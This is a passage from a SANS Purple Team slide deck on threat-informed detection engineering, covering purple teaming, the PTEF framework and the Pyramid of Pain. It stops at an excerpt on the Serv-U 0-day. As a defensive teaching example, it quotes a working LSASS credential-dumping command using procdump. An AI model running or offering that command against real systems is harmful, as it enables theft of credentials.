SANS PURPLE TEAM

SANS

Threat-Informed Detection Engineering

SANS Purple Team Series

JORGE ORCHILLES


- Chief Technology Officer SCYTHE
- Principal SANS Instructor: SEC699, SEC599, SEC504
  - Author SEC564: Red Team Exercises and Adversary Emulation
- 10 years @ Citi
- Projects/Contributor
  - Purple Team Exercise Framework (PTEF)
  - C2 Matrix
  - MITRE ATT&CK
  - Atomic Red Team
  - CVSSv3.1 Voting Member
  - GFMA: Threat-Led Pentest Framework
- ISSA Fellow; NSI Technologist Fellow

CHRISTOPHER PEACOCK

- Adversary Emulation - Detection Engineer SCYTHE
- Previous Experience:
  - Raytheon Intelligence & Space
    - Cyber Threat Intelligence, Threat Hunting, Detection Engineering, Incident Response, and Tier 3 SOC
  - General Dynamic Ordnance and Tactical Systems
    - Tier 2 SOC & Purple Team Operator
- Current Certifications include:
  - GIAC Cyber Threat Intelligence (GCTI)
  - GIAC Certified Forensic Analyst (GCFA)
  - GIAC Certified Enterprise Defender (GCED)

AGENDA

- What is Purple Team?
- What is being Threat-Informed?
- Detection Engineering
  - Direction
  - Collection
  - Processing
  - Dissemination
- More resources



WHAT IS A PURPLE TEAM?


A collaboration between various information security skill sets

A **virtual, functional team** working **together** to test, measure and improve defensive security posture (people, process, and technology)

- Cyber Threat Intelligence - research and provide adversary tactics, techniques, and procedures (TTPs)
- Red Team - offensive team in charge of emulating adversaries and TTPs
- Blue Team - the defenders. Security Operations Center (SOC), Threat Hunting Team, Digital Forensics and Incident Response (DFIR), and/or Managed Security Service Providers (MSSP)


PURPLE TEAM EXERCISE FRAMEWORK (PTEF)

- SCYTHE and industry experts collaborated to create the Purple Team Exercise Framework (PTEF) to facilitate performing adversary emulations as Purple Team Exercises
- Industry led vs. Regulatory led
- Version 2 is out and covers Operationalized Purple Teaming




https://github.com/scythe-io/purple-team-exercise-framework


PURPLE TEAM EXERCISE FLOW



OPERATIONALIZED PURPLE TEAM




COMPONENTS OF A THREAT




https://www.incibe-cert.es/en/blog/active-defence-and-intelligence-threat-intelligence-industrial-environments

CYBER THREAT INTELLIGENCE




PYRAMID OF PAIN



David Bianco: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

TACTICS, TECHNIQUES, AND PROCEDURES ARE NOT THE SAME LEVEL

TTP PYRAMID



Procedures

How the technique was carried out. For example, the attacker used *procdump -ma lsass.exe lsass_dump*

Techniques

Techniques represent the tactical goal of the procedure. For example, T1003.001 - OS Credential Dumping: LSASS Memory.

Tactics

Tactics represent the strategic goal of the adversary. For example, TA006 - Credential Access

https://www.scythe.io/library/summiting-the-pyramid-of-pain-the-ttp-pyramid

EXTRACTING PROCEDURES

- Mshta.exe with WAN connection
- Whoami execution
  - With output to .txt file

Microsoft discovers threat actor targeting SolarWinds Serv-U software with 0-day exploit

Attack details

MSTIC discovered the 0-day attack behavior in Microsoft 365 Defender telemetry during a routine investigation. An anomalous malicious process was found to be spawning from the Serv-U process, suggesting that it had been compromised. Some examples of the malicious processes spawned from *Serv-U.exe* include:

